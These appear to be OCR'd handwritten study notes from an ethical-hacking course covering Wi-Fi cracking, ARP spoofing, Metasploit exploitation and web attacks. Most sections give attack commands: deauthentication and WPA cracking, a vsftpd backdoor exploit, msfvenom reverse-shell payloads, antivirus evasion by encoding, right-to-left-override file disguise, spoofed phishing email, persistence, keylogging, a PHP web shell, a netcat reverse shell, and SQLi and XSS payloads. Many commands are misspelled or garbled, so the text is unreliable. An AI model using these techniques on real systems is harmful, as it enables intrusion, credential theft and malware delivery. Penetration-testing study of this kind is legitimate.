

## Attacks.

### 1. Network Hacking

#### A. Pre-connection Attacks

#### B. Cracking access methods

#### C. Post-connection attacks.

### 1. wifi hacking

wireless adapter requirements

- monitor mode
- packet injection
- AP mode.
- MAC ADDRESS  $\Rightarrow$  media access control.
- Change the MAC ADDRESS
  - ifconfig wlan0 down
  - (hw) ifconfig wlan0 ether 00:11:22:33:44:55
  - ifconfig wlan0 up
- managed & monitor Change
  - iwconfig  $\rightarrow$  to see wireless Adapter only
  - ifconfig wlan0 down
- optional ->
  - airmон -ng check kill
  - iwconfig wlan0 mode monitor
  - ifconfig wlan0 up
  - iwconfig

## • Deauthentication attack.

- o airoplay -ng --deauth 100000 -a [MAC of Target] -c [client want to disconnect mac] (-0) mon0.
- to use -0 for only when it is necessary & y else not.

## B. Cracking Access:

### WEP Cracking

- To crack WEP we need to:

  1. Capture a large number of packets / IVs → airodump -ng
  2. Analyse the captured IVs and Crack the key. -aircrack

- o airodump -ng --bssid [ ] --channel [ ] --write [filename] mon0. [click enter]

- o aircrack -ng [filename which is captured]

### F. File authentication attack:

- o airodump -ng --bssid [ ] --channel [ ] --write [filename] mon0.


~~so associate~~ ~~so pack~~ ~~pack info?~~ airoplay -ng --fakeauth 0 -a [Target MAC] -t [mac of my wireless adapter]. mon0.

## • Packet Sniffing using {Airodump -ng}

- Part of the aircrack -ng suit
- airodump -ng is a packet sniffer
- used to capture all packets within range
- display detailed info about networks around us.
- connected clients etc.

use:

airodump -ng [monitors mode interface]



- o to get sequence around us

- o airodump -ng --band abg mon0

- o capture data of 2.4g & 5g around us

- o airodump -ng --band abg mon0

- o to gether information about specific target

- o airodump -ng --bssid [ ] --channel [ ] --write [filename] mon0.

- Creating wordlist.

• crunch [min] [max] [char] -t [Pattern] -o [file]  
ex:-

crunch 6 8 123abc@ -o [file] -t a@@@a@b  
for help: man crunch.

- aircrack-ng [filename] -w [wordlist file].

vid 33-count:

### C. Post - Connection Attacks

- > work against wifi & ethernet
- > gather more info
- > intercept data (username, password etc)
- > modify data on the fly.

### ⇒ Information Gathering

- Discovers all devices on the network.
- Display their:

- IP address
- MAC address
- Operating System
- open ports
- running services
- etc...

- airodump -w [mac to target] -h [my adapt]
- airoplay -ng --wpskey -b [mac to target] mon0.

- crack now
- aircrack-ng [Name or file].

- WPA / WPA2 CRACK.

• If WPS is enabled no need of password so now we are checking.

- wash --interface mon0.

- associate attack auth attack

- airoplay -ng -l [channel] -a [mac or tag] -h [mac or my adapt] mon0. [Don't click enter]

- airodump -bssid [mac to target] --channel [C]

- never --bssid [mac to target] --channel [C] --interface mon0. -vvv -no-associate.

↳ to get more information

- to crack WPA / WPA2 --[handshake]

- airodump -ng --bssid [tag] --channel [C] --write [filename] mon0. [click enter]

- airoplay -ng -d [mac to target] -c [mac to Client] mon0.

## ARP Spoofing Using Bettercap

- Framework to run network attacks.
- Can be used to:
  - ARP Spooftargets [Redirect the flow of Packets]
  - Sniff data (curls, usenames, Password)
  - Bypass HTTPS
  - Redirect domain requests (DNS Spoofting)
  - Inject code in loaded Pages.
  - And more!

use

bettercap -iface [interfacc]

- bettercap -help.
- bettercap -iface eth0.
- help [module]
- net. Probe on
  - ↳ discover devices on same network
- net. Show

Lecture - 41 →

- Bettercap -41 -count
- bettercap -iface [CardName].
- Help.
- Help Module.
- Help net.Probe
- net. Probe on
- net. Show
- ARP Spoofting using Bettercap.  
~~Net. Sniff~~ ex

netdiscover -r 10.0.2.1/24

⇒ all devices connected to same network.

GUI for zenmap of nmap.

Nmap Scanning

nmap -sV -T4 -O -F --version-light [- - - 1/24].

ssh on Phone

- Termix
- pkg install openssh -y
- sshd
- for user name type whoami
- set Password
- In kali ssh user@IP -P [port].

ARP Spoofting

- arpspoof tool to run arp spoofing attacks.
- Simple and reliable
- Ported to most operating system including Android and iOS
- Usage is always the same.

use

arpspoof -i [interfacc] -t [client IP] -g [gateway IP]

arpspoof -i [interfacc] -t [gateway IP] -g [client IP]

Sudo nmap

## Wireshark

- when we are in MITM, we can capture packets and analyse packets.

## Training process

### ① Server side attacks

Port 512 open exec netkit-dsn exec.  
↳ this can be vulnerable by rlogin

- rlogin -help
- rlogin -l root <IP>

② Port 21/tcp open ffp vsftpd 2.3.4  
by using Metasploitable command.

- > use exploit/unix/ffp/vsftpd-234-backdoor
- > show targets
- > set target <IP>
- > show options  
Rhosts= target IP  
Show & Set option
- > exploit

to become man in the middle

arp spoof

set arp.spoof.fullduplex true

set arp.spoof.internal true. -X

set arp.spoof.targets 192.168.1.1

arp spoof on

net snif. → to capture all the orders

view web

to make auto

In note page write

net snif or

set arp.spoof.fullduplex true

set arp.spoof.targets 192.168.1.1

arp spoof on

net snif on

Save this file in root directory - cap

bettercap -start eth0 -caplet (.cap)

By Passing HTTPS

SSL/TLS

by using caldec spoof.cap

caplet.show

hsts hijack / hsts hijack

## 2. Client Side attacks

- use if Server side attacks fail.
  - If IP is pro badly useless
  - Require user interaction
  - Social engineering can be very useful
  - Information gathering is vital.
- msfvenom --list payloads.

Platform / Type / communication.

Windows / shell / reverse-HTTP

Linux meterpreter  $\hookrightarrow$  direction  $\hookrightarrow$  Protocol.

OSX dllinject  $\downarrow$  bind

apk-ios Peinject  $\downarrow$  reverse

Android uninject  $\downarrow$  http  $\downarrow$  https

Python exec  $\downarrow$  TCP

Java messagebox  $\downarrow$  UDP

generic  $\downarrow$

- msfvenom --help

• msfvenom --payload windows/meterpreter/reverse-HTTP  
--list-options.

• msfvenom --payload windows/meterpreter/reverse-HTTP  
LHOST = <IP> LPORT = <Port> --format exe  
--out rat.exe

• msfconsole

Port 139/tcp netbios-ssn Samba ismbd 3.x-4.x

• use exploit/multi/samba/username-script

• Show target

• Set target 0

• Show options

• Run - show payload

• set Payload Payload/LnT/Unix/generic-metasploit

## ⑥ NEXPOSE Application

→ Vulnerability Management Framework

- Discover open ports & running services
- find vulnerabilities
- find exploits
- verify them.
- generate reports
- automate scans,

## ⑦ Server Side attacks

- → The general steps are as follows, the same.
- 1. Discover open ports and running service.
- 2. find vulnerabilities
- 3. Find exploits
- 4. Exploit/verify
- 5. Reboot.

1. Client side attacks : Social engineering
- Gather info about the user(s).
  - Build a strategy based on the info.
  - Build a backdoor based on the info.

## 2. MALTEGO

- maltego is an information gathering tool that can be used to collect information about ANYTHING.
- Target can be a website, company, person etc.
- Discover entities associated with target.
- Display info on a graph.
- Come up with an attack strategy.

## 3. Introduction to Torgent

- open file .txt.
- charge only [url, uo2]
- uo1 => any image address ext: http://
- uo2 => Payload ext: http://192.168.26.102/cwill.php
- windows - 8880 .exe }

before adding uo2 start apache2 service  
in the browser

- service apache2 start.

to add any payload in apache2 service  
go to /var/www/html/  
and add your payload file.

use exploit/multi/handler

Show options.

Set ~~W~~ PAYLOAD windows/metasploit/generic-httphs

Show options

Set LHOST 192.168.26.102

Set LPORT 8080

Show options.

- Service apache2 start

### • How to Bypass Anti-virus Programs

1. Static analysis - compare code to known malware.
  - Make the program more unique manually or using packers, encoders, obfuscators etc.
2. Dynamic (or Heuristic) Analysis - Analysis behaviour in a controlled environment (sandbox).
  - all benign / safe operations
  - detect payload execution.

- after renaming your file.
- add your file to archive .ZIP [convert] (right click compress).
- copy that ZIP file and post in appropriate evil files.

## =) FAKE EMAILS

- send fake emails
- looks like it's sent from our address!
- pretend to be a friend, company, boss etc
- friend → ask to open file (image, PDF...etc)
- support member → ask to login to control panel using fake login page.
- support member → ask to run a command on server.
- ask to visit a normal web page.
- etc

## BODY

• transition

## In Kali

- sendmail --help
- sendmail -xu &gt; -xp &gt;
  - &lt;2> &gt; Port "email" -t "email"
  - u "check out this cool" -f "from" -t "target to"
  - m "file extra talkin about"

also post link or payload link .ZIP file • note: we cannot directly post .ZIP file  $\Rightarrow$

- next step is to compile this edited .txt file to executable form.
- before changing change .txt to ~~.au3~~ - au3
- open auto compile (autoit).

→ Browse → au3 file:  
✓ exec .032

• court file .ico → to get .ICO file.

• take any image and it to .ICO  
and post in it.

• click convert.

• it will be ready. it will be in .exe

• before download this "body" file  
keep risinct ready

→ How to convert .exe to any extension

EXPL: if your file is Soi.exe  
we have to change it to Soi.jpg  
to do this.

first. we have to write .soi or jpg in

Soi.gpj .exe

or copy

• download the Right-To-left override from google  
or post it between soi & gpj. it will automatically  
change to Soi.exe.jpg

dreamhost.com

BEEF overview & Basic Hook method

Client Side Attacks by Beef framework

Browser exploitation framework allowing us to launch a number of attacks on a hooked target.

Targets are hooked once they load a hook url.

DNS spoof requests to a page containing the hook.

Inject the hook in browser pages (need to be MITM)

use XSS exploit

Social engineer the target to open a hook page.

beef

for first times set password:

BeEF - Stealing password using a FAKE login prompt

command -> prettytheft -> facebook

Line by  
[execute]

Teacher's Signature:.....

DATE //

Upload .ZIP file to BeEF Bot & upload to tier. Get click. Share & Post it on our Browser at the end of the URL if will be "0" change it to "1" & Post tier.  
→ ENTER.

→ To send by none set some tick command in front of that  
→ message-header = "From: SAI PRASAD<email>"

→ to check whether spoof email send can be used or not.

→ Test in easy DMARC, if it comes no status we can use.

→ Email spoof - method - 2 using PHP

using the PHP mail() function

Requires a web hosting plan.

web hosting can be used to:

Host own website,

Share files.

use server resource like set emails + more.

Teacher's Signature:.....

- This lecture is to hack a windows which exist in internet
- To do this we have to use public IP of the Router & tell Router to send me the request which comes at port 8080

command

```
msfvenom -p windows/meterpreter/reverse_https
-LHOST=PublicIP -LPORT=8080 -f exe
--out file name
```

↳ to get Public IP just type what's my IP in Google & Past It.

instructions

↳ use exploit/multi/handler

> show options

> set PAYLOAD windows/meterpreter/reverse\_https

> show options

- this step is to tell grouter to Port Forwarding.

- In Google type routed IP (which ends with 1)

↳ login

↳ look for IP forwarding

Public Port = 8080

target Port = 8080

target IP = Kali IP

- BEEF - Hacking windows 10 using a FAKE update

command → Social engineering → FAKE notification (firefox)  
 URL → append payload.  
 mess →

- Detecting Trojans Manually

↳ Analyzing trojans

• Check properties of the file.

• If it's what it looks like

### Overview of the Setup:

- Exposing Services To The Internet

• All of the Server-Side and Client-Side attacks works outside the network.

• You just need to configure the connection properly

→ This can be done using:

1. Port forwarding through the router - (covered in this section)

2. Installing Kali/Tools on the cloud - (covered in our VTF classes)

3. Port forwarding using SSH - (covered in my youtube channel).

4. Tunneling Services - (covered in the Social Engineering course).

- to upload the file like [malware]
- UPLOAD <file name>
- to execute the Malware
- execute -f <file name>

### → maintaining Access (Persistence):

#### 1 using a veil-evasion

- Rev-HTTP-service
- Rev-TCP-service
- use it instead of a normal backdoor.
- or upload and execute from meterpreter
- Does not always work

#### 2 using metasploit exploit-evasion → more robust + undetectable by Antivirus

- use exploit/windows/local/persistence
- set session [session id]
- set EXE:::custom (backdoor location)
- exploit

#### • In

- metasploit handle) → use exploit/windows/local/persistence
- show options
- set EXE-NAME browser.exe
- set SESSION 1
- show advanced
- set EXEY:custom (Windows local) backdoor.exe · payload

- also add Port 80-80 to download attack to download [if needed]
- Send that created apk to Target.

- If we on ~~from~~ DMZ address on kali IP it will send all request on any port to kali machine.

## Post EXPLOITATION

metasploit basic


- help - show help
- background - backgrounds current session
- sessions - 1 - list all sessions
- session - 1 - interact with a certain session
- sysinfo - displays system info
- ipconfig - displays info about interfaces
- getuid - shows current user

#### • migrate

this is PID of explorer.exe  
when we migrate, our payload will attach with explorer.exe and it won't be detected in Background running process (to make persistent).

- to download any file from meterpreter  
download <filename>

## Pivoting Theory



- use the hacked device as a pivot
- try to gain access to other devices in the network.

## Using Mimikatz:

in after gaining just:

command

- 1) load mimikatz
- 2) load Kiwi
- 3) Kiwi -cmd hostname

## Bypass antivirus protection by linksi

- msfvenom -p windows/meterpreter/reverse -t csharp  
LHOST = <my IP> LPORT = 4444 -f raw -e x86/shikata\_ga\_nai -i 1
- pipe msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 8 -f raw |
- countdown -i 8 -f raw |
- pipe msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 9 -f raw -o Payload.exe

This will create a Payload.exe

from 7-win and this payload exec is click on Start SFX archive & set password.

## Key Logging

log all mouse and keyboard events.

- > KeyScan - start → Starts logging key strokes
- > KeyScan - dump → Shows all the logged key strokes
- > KeyScan - stop → Stops the key logger.

Command

- 1) keyScan - start
- 2) after start if an user type any thing we go to get type: keyScan - dump.
- 3) screen shot

- Information Gathering = Sub Domains

- subdomain ← Domain ←
- Subdomain - target.com
- ex: mail.google.com

\* Knock can be used to find subdomains of target:

1. Discover more information
2. Discover new web applications
3. Increase attack surface
4. Discover management areas
5. Beta / Configuration procedures
- etc.

Commands: knockpy --domain google.com  
--gecon

• Information gathering

- FILES + Directories
- find files & directories in target website
- A tool called dirb:
  - ↳ dirb targets & wordlist options

For More in Red Hat

↳ Man dirb.

- what is a website? How to Hack a website?

• an application installed on a computer → web application  
Penetration testing

• Computer uses an OS + other applications → Server side attack

• managed by humans → Client side attacks.

• Metasploit

↳ DVWA

username: admin

Password: Password

• Information Gathering

• IP address

• Domain name info

• Technologies used

• Other websites on the same server

• DNS records

• Unlisted files, sub-domains, sub-directories.

1. Whois lookup → finds info about the account of the targeted

2. Netcraft + Site Report → Shows technologies used on the targeted

3. Robtex DNS lookup → Shows comprehensive info about the targeted website.

4. Robtex .com

5. Bing .com

↳ IP + XIP ⇒ Search

### • Exploitation :-

#### local file inclusion

- Allow an attacker to read any file on the same server.
- Access files outside www directory.

### • Exploitation :-

#### Remote file inclusion

- Similar to local file inclusion.
- But allows an attacker to read any file from any server.
- execute PHP files from other servers on the current server.
- Store PHP files on other servers as .txt
  - In Metasploitable:
    - ls -l /etc/php5/cgi/php.ini
    - sudo nano /etc/php5/cgi/php.ini
    - Set allow\_url\_include = on
    - allow\_url\_fopen = on

### • Exploitation - SQL Injection

→ what SQL?

- most websites use a database to store data.
- Most data stored in it (Usernames, Passwords, etc.)
- web application reads, updates and inserts data in the database
- Interaction with DB done using SQL.

### CX Exploitation :-

#### File Upload vulns

- Simple type of vulnerabilities.
- Allow users to upload executable file such as PHP.

Upload a PHP shell or backdoor, ex:- weevly

- Generate backdoor → weevly generate [password] [filename]
- Upload generated file
- Connect to it → weevly [url to file] [password]
- Find out how to use weevly → help

Tool: weevly

Save IN  
weevly generate 123456 /root/shell.php  
name:

weevly [url] [password]  
123456

### CX Exploitation :-

#### Code Execution vulns

- Allows an attacker to execute os commands
- Windows or Linux commands.
- can be used to get a reverse shell.
- or upload any file using wget command.
- Code execution commands attached in the resources.

→ Code execution vuln

↳ nc -vV -l -P 8080

Code upload: nc -e /bin/sh [IP] [port]

• /23 == #

↳ In val box.

2<sup>nd</sup> term

in url:

username = 'admin' order by 1#'

## EXPLORATION - SQL INJECTION

QUESTION

→ SQLMAP :-

- Tool designed to exploit SQL injection.
- works with many db types, MySQL, MSSQL...etc
- can be used to perform everything we learned and more!..

→ SQLmap --help

→ sqlmap -u & target url

## Preventing SQLi

- filters can be bypassed
  - use black list of commands? still can be bypassed
  - use whitelist? some issue
- use Parameterized statements, separate data from SQL code.

SQLi metasploit:

- Metasploit - h 2#
- Show databases;
- use userdb
- show databases tables;

• select \* from accounts;

• Why are they so dangerous

1. They are everywhere
2. have access to the database → sensitive data
3. can be used to add local files outside www root.
4. can be used to log in as admin and further exploit the system.
5. can be used to upload files.

## Discovering SQLi

- try to break the page.
  - using 'and', 'order by' OR ...
  - These text boxes and use parameters on the form
- ex: <http://target.com/page.php?Something=Something>

password: '123456' and 1 = 1 #'

'aaa' or 1 = 1 #'

username = admin' #'

pwd = anything

### Discovering stored XSS

- Persistent / stored on the page or DB.
- The injected code is executed everywhere the page is loaded.

### Exploitation - XSS vulns

- Run any JavaScript code.
- Beef framework can be used to track targets.
- Injects Beef hook in vulnerable pages.
- Execute code from Beef.

### Documenting XSS vulns

- Minimize the usage of user input on HTML.
- Escape any untrusted input before inserting it into the page.

Char	Result
&	&amp;
<	&lt;
>	&gt;
"	&quot;
,	&#x27;
/	&#x2F;

### Automatic vuln Scan

#### ZED attack Proxy ZAP

- automatically find vulnerability in web application.
- free and easy to use.
- can also be used for manual testing.

### Exploitation - XSS vulns

#### XSS - Cross Site Scripting vulns

- Allows an attacker to inject JavaScript code onto the page.
- code is executed when the page loads.
- code is executed on the client machine not the server.

Three main types:

1. Persistent / stored XSS
2. Reflected XSS
3. DOM based XSS

#### Discovering Reflected XSS

- try to inject JavaScript code into the pages.
- Test text boxes and use parameters on the form  
`http://target.com/Page.php?Something=Something`
- name Persistent, not stored.
- only work if the target visits a specially crafted URL
- Exploit:  
`http://target.com/Page.php?Something=(script>alert(' XSS'))&script`

## Pentest methodology

- Info Gathering
  - for every domain / subdomain:
  - click on every link
  - for every link:
    - Test Parameters

## Writing a Pentest Report.

- A document that includes all of our findings
- It detail our findings to the client
- Good reports are detailed but are also easy to understand.
- Each company has their own templates / standards

⇒ you probably won't need to write one from scratch!

⇒ Get hub :-

public - PenTesting - GitHub.